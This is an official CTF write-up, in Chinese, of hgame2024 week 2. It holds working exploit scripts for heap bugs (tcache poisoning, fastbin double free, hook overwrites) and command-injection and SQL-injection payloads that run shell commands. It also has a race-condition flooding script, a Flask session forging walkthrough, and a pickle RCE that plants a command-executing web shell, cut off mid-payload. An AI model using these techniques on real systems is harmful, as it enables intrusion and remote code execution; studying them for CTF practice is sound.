

hgame2024官方题解-week2

Pwn

Elden Ring II

题目名依旧是没活。

tcache poison模板题

```
1 from pwn import *
2
3 context.log_level = "debug"
4
5 #p = process("./vuln")
6 #p = remote("127.0.0.1", 9999)
7 p=remote("47.100.137.175",30684)
8
9 elf = ELF("./vuln")
10 libc = ELF("./libc.so.6")
11
12 def add(index, size):
13     p.sendlineafter(b">", b"1")
14     p.sendlineafter(b"Index: ", str(index).encode())
15     p.sendlineafter(b"Size: ", str(size).encode())
16
17 def delete(index):
18     p.sendlineafter(b">", b"2")
19     p.sendlineafter(b"Index: ", str(index).encode())
20
21 def edit(index, content):
22     p.sendlineafter(b">", b"3")
23     p.sendlineafter(b"Index: ", str(index).encode())
24     p.sendlineafter(b"Content: ", content)
25
26 def show(index):
27     p.sendlineafter(b">", b"4")
28     p.sendlineafter(b"Index: ", str(index).encode())
29
30 for i in range(8):
31     add(i, 0x90)
32
33 add(8, 0x20)
```

```

34
35 for i in range(8):
36     delete(i)
37
38 show(7)
39 libc_base = u64(p.recv(6).ljust(0x08, b"\x00")) - 0x1ecbe0
40 success("libc_base = " + hex(libc_base))
41 __free_hook = libc_base + libc.sym["__free_hook"]
42 system_addr = libc_base + libc.sym["system"]
43
44 add(9, 0x20)
45 add(10, 0x20)
46
47 delete(8)
48 delete(9)
49
50 edit(10, b"/bin/sh\x00")
51 edit(9, p64(__free_hook))
52
53 add(11, 0x20)
54 add(12, 0x20)
55
56 edit(12, p64(system_addr))
57
58 delete(10)
59
60 p.interactive()

```

ShellcodeMaster

出题目的是想让学生学习一下缩减shellcode长度的技巧。比赛中可能会遇到限制较高的。

常见的手法有：置零用xor、寄存器用低位、push+pop等等。

预期解是再实现一次read和mprotect，cdq指令可以控制dx

```

1 from pwn import*
2 #p=process("./vuln")
3 p=remote("47.100.137.175",31301)
4 #p=remote("127.0.0.1",9999)
5 context(log_level='debug',arch='amd64',os='linux')
6
7 #gdb.attach(p)
8 shellcode1=''
9 shl edi,12
10 mov dx, 0x7

```

```

11 mov ax, 10
12 syscall
13 cdq
14 mov esi, edi
15 xor edi, edi
16 xor eax, eax
17 syscall
18 '''
19
20 p.send(asm(shellcode1))
21
22 #basic orw shellcode
23 shellcode_orw = asm('''
24     push 0x67616c66
25     mov rdi, rsp
26     xor esi, esi
27     push 2
28     pop rax
29     syscall
30     mov rdi, rax
31     mov rsi, rsp
32     mov edx, 0x100
33     xor eax, eax
34     syscall
35     mov edi, 1
36     mov rsi, rsp
37     push 1
38     pop rax
39     syscall
40     ''')
41 p.sendline(b'\x90'*0xff+asm("shl rsp, 12; add rsp, 0x500;")+shellcode_orw)
42
43 p.interactive()

```

不过这题解法很多，校内Rocket师傅提出一个做法是先read数据到bss上，再把edi设置putsgot，一个ret栈迁移过去运行puts泄露libc，然后libc search找libc，跳回shellcode，再读一次，最后再跳到bss打orw。

简单来说只要能合理控制汇编的长度，就没问题。

fastnote

2.31的double free 这个版本的tcache中针对double free的检查，但fastbin中没有相关检查，因此可以先填满tcache，然后在fastbin中构造double free

```
1 from pwn import *
2 context.log_level = "debug"
3 context.arch = 'amd64'
4 p = process('./fastnote')
5 # p = remote("127.0.0.1", 9999)
6
7 elf = ELF("./fastnote")
8 libc = ELF("./libc-2.31.so")
9
10 def add(index, size, content):
11     p.sendlineafter(b"Your choice:", b"1")
12     p.sendlineafter(b"Index: ", str(index).encode())
13     p.sendlineafter(b"Size: ", str(size).encode())
14     p.sendafter(b"Content: ", content)
15
16 def delete(index):
17     p.sendlineafter(b"Your choice:", b"3")
18     p.sendlineafter(b"Index: ", str(index).encode())
19
20 def show(index):
21     p.sendlineafter(b"Your choice:", b"2")
22     p.sendlineafter(b"Index: ", str(index).encode())
23
24 for i in range(8):
25     add(i, 0x80, b"aaaa")
26
27 add(8, 0x10, b"gap")
28
29 for i in range(8):
30     delete(i)
31
32 show(7)
33
34 libc_base = u64(p.recv(6).ljust(0x08, b"\x00")) - 0x1ecbe0
35 success("libc_base = " + hex(libc_base))
36 free_hook = libc_base + libc.sym["__free_hook"]
37 system_addr = libc_base + libc.sym["system"]
38 for i in range(10):
39     add(i, 0x10, b"aaaa")
40
41add(10, 0x10, b"gap")
42
43for i in range(10):
44    delete(i)
45
46delete(8)
47
```

```

48 for i in range(7):
49     add(i, 0x10, b"/bin/sh\x00")
50
51 add(7, 0x10, p64(free_hook))
52 add(8, 0x10, p64(0))
53 add(9, 0x10, p64(0))
54 add(10, 0x10, p64(system_addr))
55 # gdb.attach(p)
56 delete(0)
57 p.interactive()
58

```

old_fastnote

2.23的fastbin double free，这个版本的fastbin在malloc时会检查拿到的chunk的size是否正确，所以很难申请到任意地址的指针。但是这里没有对齐检查，可以通过字节错位实现绕过。由于__free_hook附近没有合适的值可以拿来利用，所以这道题用__malloc_hook+one_gadget来完成攻击。由于调用__malloc_hook时的上下文正好都不满足one_gadget的constraints，不过libc-2.23的constraints大部分和栈相关，同时realloc的开头部分有大量的push操作可以用来调整栈帧，且__realloc_hook和__malloc_hook的位置是紧贴着的，可以同时被修改，所以可以先通过__malloc_hook从realloc开头的合适位置开始执行，然后利用__realloc_hook调用one_gadget

```

1 from pwn import *
2 context.log_level = "debug"
3 context.arch = "amd64"
4
5 p = process("./vuln")
6 #p = remote("106.14.57.14", 30639)
7 elf = ELF("./vuln")
8 libc = ELF("./libc-2.23.so")
9
10 def add(index, size, content):
11     p.sendlineafter(b"Your choice:", b"1")
12     p.sendlineafter(b"Index: ", str(index).encode())
13     p.sendlineafter(b"Size: ", str(size).encode())
14     p.sendafter(b"Content: ", content)
15
16 def delete(index):
17     p.sendlineafter(b"Your choice:", b"3")
18     p.sendlineafter(b"Index: ", str(index).encode())
19
20 def show(index):
21     p.sendlineafter(b"Your choice:", b"2")
22     p.sendlineafter(b"Index: ", str(index).encode())

```

```
23
24 add(0, 0x80, b"aaaaaaaa")
25 add(1, 0x10, b"gap")
26 delete(0)
27 show(0)
28 #3c4b20
29 libc_base = u64(p.recv(6).ljust(0x08, b"\x00")) - 0x3c4b78
30 #0x45226 execve("/bin/sh", rsp+0x30, environ)
31 #constraints:
32 # rax == NULL
33
34 # 0x4527a execve("/bin/sh", rsp+0x30, environ)
35 # constraints:
36 # [rsp+0x30] == NULL
37
38 # 0xf03a4 execve("/bin/sh", rsp+0x50, environ)
39 # constraints:
40 # [rsp+0x50] == NULL
41
42 # 0xf1247 execve("/bin/sh", rsp+0x70, environ)
43 # constraints:
44 # [rsp+0x70] == NULL
45 one_gadget = libc_base + 0xf1247
46 system_addr = libc_base + libc.sym["system"]
47 realloc_addr = libc_base + libc.sym["realloc"]
48 __malloc_hook = libc_base + libc.sym["__malloc_hook"]
49 success("libc_base = " + hex(libc_base))
50
51 add(2, 0x60, b"aaaa")
52 add(3, 0x60, b"bbbb")
53 add(4, 0x10, b"gap")
54
55 delete(2)
56 delete(3)
57 delete(2)
58
59 add(5, 0x60, p64(__malloc_hook - 0x23))
60 add(6, 0x60, b"/bin/sh\x00")
61 add(7, 0x60, b"aaaa")
62 add(8, 0x60, b"aaa" + p64(0) + p64(one_gadget) + p64(realloc_addr + 6))
63 gdb.attach(p)
64 p.sendlineafter(b"Your choice:", b"1")
65 p.sendlineafter(b"Index: ", str(9).encode())
66 p.sendlineafter(b"Size: ", str(0x60).encode())
67
68 p.interactive()
```

Web

What the cow say?

简单的命令注入，需要稍微绕过一下

主要问题在于过滤了`&|`等，无法另外执行我们想要的命令，但是没有过滤反引号`

反引号会将其包裹的内容作为命令执行后传回给bash，不过好像忘记过滤了\$()，好像有选手这样也做出来了

Payload:

`ls /` 发现根目录下文件夹flag_is_here

如何判断linux中是文件还是文件夹可以用ls -l来判断

flag、cat等被过滤可以用双引号绕过，还有更多绕过方法就不一一列举了


`ls /fla""g_is_here` 得到flag文件flag_c0w54y

`cat ""t /fla""g_is_here/fla""g_c0w54y` 得到flag

search4member


堆叠注入，注册shell函数

```
1 SJTU%';CREATE ALIAS SHELLEXEC AS $$ String shellexec(String cmd) throws
  java.io.IOException { java.util.Scanner s = new
  java.util.Scanner(Runtime.getRuntime().exec(cmd).getInputStream()).useDelimiter
  ("\\A"); return s.hasNext() ? s.next() : ""; }$$;SELECT * FROM member WHERE
  intro LIKE '%13
```




执行结果插入原表中

```
1 SJTU%';INSERT INTO member (id, intro, blog) VALUES
('flag','flag',SHELLEXEC('cat /flag'));SELECT * FROM member WHERE intro LIKE
'%13
```



查询flag



梅开二度

Exp: Yakit FuzzTag 语法

```
1 GET /bot?url={{url(http://127.0.0.1:8080/?GET={{url(<!DOCTYPE html>
2 <html>
3 <body>
4 <script>
5     (async function evil() {
6         await fetch('/flag');
```



```

7         const res = await fetch('/?tmpl={{.Cookie (.Query
  .Request.Method)}}&GET=flag');
8         const flag = [...await
  res.text()].map(a=>a.charCodeAt(0).toString(16)).join('');
9         document.body.innerHTML+=``
10    })();
11 </script>
12 </body>
13 </html>}}&tmpl={{url({{.Query .Request.Method}})}}}} HTTP/1.1
14 Host: 47.100.137.175:32193

```

其实答案写在题目描述里了

上联下联 -> 使用`{{.Query .Request.Method}}`从另一个方向带入payload，绕过html转义

横批 -> 二次ssti绕过httponly

Select More Courses

弱密码+条件竞争。

Hint中给出了可供参考的密码字典：

<https://github.com/TheKingOfDuck/fuzzDicts/blob/master/passwordDict/top1000.txt>，爆破出弱密码为 `qwerty123`。

登入系统后进入 `/expand` 路由，根据提示 `race against time`，并发POST请求 `/api/expand` 接口，利用此处存在的条件竞争漏洞，可实现拓展学分上限，然后选择对应课程获取flag。

利用条件竞争可使用BurpSuite自带的Intruder模块，也可以自行编写脚本实现，以下为一个可供参考的利用此处漏洞的python脚本：

```

1 import requests
2 import threading
3
4 def send_request():
5     url = "http://47.102.130.35:30234/api/expand"
6     headers = {
7         "Host": "47.102.130.35:30234",
8         "Connection": "keep-alive",
9         "Content-Length": "23",
10        "User-Agent": "Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36
  (KHTML, like Gecko) Chrome/121.0.0.0 Safari/537.36",
11        "Content-Type": "application/json",
12        "Accept": "*/*",
13        "Origin": "http://47.102.130.35:30234",

```

```

14     "Referer": "http://47.102.130.35:30234/expand",
15     "Accept-Encoding": "gzip, deflate",
16     "Accept-Language": "zh-CN,zh;q=0.9",
17     "Cookie":
        "session=MTcwNzEwNzQzM3xEWDhFQVFMX2dBQUJFQUVRQUFBcV80QUFBVUp6ZEhKcGJtY01DZ0FJZF
        h0bGNtNWhiV1VHYzNSEwFXNW5EQW9BQ0cxaE5XaHlNREJ0fH0dF2Z4AqqV3oV6z2EPpM2zyz1U0PBTt
        u69oB8qnaWM"
18     }
19     payload = {"username": "ma5hr00m"}
20
21     while True:
22         try:
23             response = requests.post(url, headers=headers, json=payload)
24             print(f"Response: {response.status_code}")
25         except requests.exceptions.RequestException as e:
26             print(f"Error: {e}")
27
28     # 创建50个线程并发发送请求
29     threads = []
30     for _ in range(50):
31         thread = threading.Thread(target=send_request)
32         thread.start()
33         threads.append(thread)
34
35     # 等待所有线程完成
36     for thread in threads:
37         thread.join()

```

Myflask

访问靶机，获取题目源码

```

1  import pickle
2  import base64
3  from flask import Flask, session, request, send_file
4  from datetime import datetime
5  from pytz import timezone
6
7  currentDateAndTime = datetime.now(timezone('Asia/Shanghai'))
8  currentTime = currentDateAndTime.strftime("%H%M%S")
9
10 app = Flask(__name__)
11 # Tips: Try to crack this first ↓
12 app.config['SECRET_KEY'] = currentTime
13 print(currentTime)

```

```

14
15 @app.route('/')
16 def index():
17     session['username'] = 'guest'
18     return send_file('app.py')
19
20 @app.route('/flag', methods=['GET', 'POST'])
21 def flag():
22     if not session:
23         return 'There is no session available in your client :('
24     if request.method == 'GET':
25         return 'You are {} now'.format(session['username'])
26
27     # For POST requests from admin
28     if session['username'] == 'admin':
29         pickle_data=base64.b64decode(request.form.get('pickle_data'))
30         # Tips: Here try to trigger RCE
31         userdata=pickle.loads(pickle_data)
32         return userdata
33     else:
34         return 'Access Denied'
35
36 if __name__=='__main__':
37     app.run(debug=True, host="0.0.0.0")

```

题目考察 flask session 伪造以及 pickle 反序列化 RCE

flask session 伪造

阅读源码，得知 flask 的 `SECRET_KEY` 是根据脚本执行（靶机创建）时的时间生成的，格式为 小时分钟秒数

查看浏览器 Cookie 中保存的 session

```
1 eyJ1c2VybmFtZSI6Imd1ZXN0In0.Zc73Ig.dzjenai8Rz5AINLZSAULJHqxjuw
```

使用 `flask-unsign` 配合 6 位纯数字字典进行爆破

```
> flask-unsign --unsign --cookie 'eyJ1c2VybmFtZSI6Imd1ZXN0In0.Zc73Ig.dzjenai8Rz5AINlZSAULJHqxjuw' --no-literal-eval --wordlist 6-digits-000000-999999.txt
[*] Session decodes to: {'username': 'guest'}
[*] Starting brute-forcer with 8 threads..
[+] Found secret key after 135424 attempts
b'134609'

~/myflask | ok | 7s | myflask.py | 14:07:00
```


爆破得到 SECRET_KEY 为 134609

使用 [flask_session_cookie_manager](#) 根据爆破得到的 SECRET_KEY 生成有效 Cookie

```
> python flask_session_cookie_manager3.py decode -s 134609 -c eyJ1c2VybmFtZSI6Imd1ZXN0In0.Zc73Ig.dzjenai8Rz5AINlZSAULJHqxjuw
{'username': 'guest'}
> python flask_session_cookie_manager3.py encode -s 134609 -t '{"username': 'admin'}"
eyJ1c2VybmFtZSI6ImFkbWwIn0.Zc78UQ.k05eQStuDCc9mQ-ZYQlHts11uuE

~/myflask | ok | myflask.py | 14:10:25
```

将 Cookie 写入浏览器，访问 /flag 接口进行验证



pickle 反序列化 RCE

阅读题目源码，在完成上述 session 伪造后，如果以 POST 方法请求 /flag 接口，程序将使用 pickle.dumps 方法反序列化提交的 pickle_data 参数，并返回反序列化结果。

题目没有设置任何过滤，直接构造 reduce 魔术方法触发 RCE


```
1 import pickle
2 import base64
3 from urllib.parse import urlencode
4
```

```

5 class myflaskrce:
6     def __reduce__(self):
7         return (open, ('/flag', 'r'))
8
9 payload = base64.b64encode(pickle.dumps(myflaskrce()))
10 post_params = {'pickle_data': payload}
11 print(urlencode(post_params))
12 pickle_data=gASVHwAAAAAAMAm1v1IwEb3B1bpST1IwFL2ZsYWeUjAFy1IaUUpQu

```


使用 POST 方法提交，读取 flag.



系统级 getshell（带回显）

Flask 项目 debug 模式打开后支持自动重载

使用上一步任意文件读的方法读取 `/proc/self/cmdline`，确定服务器上 flask 脚本名称为 `app.py`



编写带命令执行功能的 flask 脚本

```

1 import os
2 from flask import Flask, session, request, send_file
3
4 app = Flask(__name__)

```

```

5
6 @app.route('/cmd', methods=['POST'])
7 def mycmd():
8     handle = os.popen(request.form.get('cmd'))
9     ret = handle.read()
10    handle.close()
11    return ret
12
13 if __name__ == '__main__':
14    app.run(debug=True, host="0.0.0.0")

```


将以上脚本 base64 编码，并生成写入文件的 payload

```

1 import pickle
2 import base64
3 from urllib.parse import urlencode
4
5 class myflaskrce():
6     def __reduce__(self):
7         return (eval, ("__import__('os').system('echo
aW1wb3J0IG9zCmZyb20gZmxhc2sgaW1wb3J0IEZsYXNrLCBzZXNzaW9uLCByZXF1ZXN0LCBzZW5kX2Z
pbGUKCmFwcCA9IEZsYXNrKF9fbmFtZV9fKQoKQGFwcC5yb3V0ZSgnL2NtZCcsIG1ldGhvZHM9WydQT1
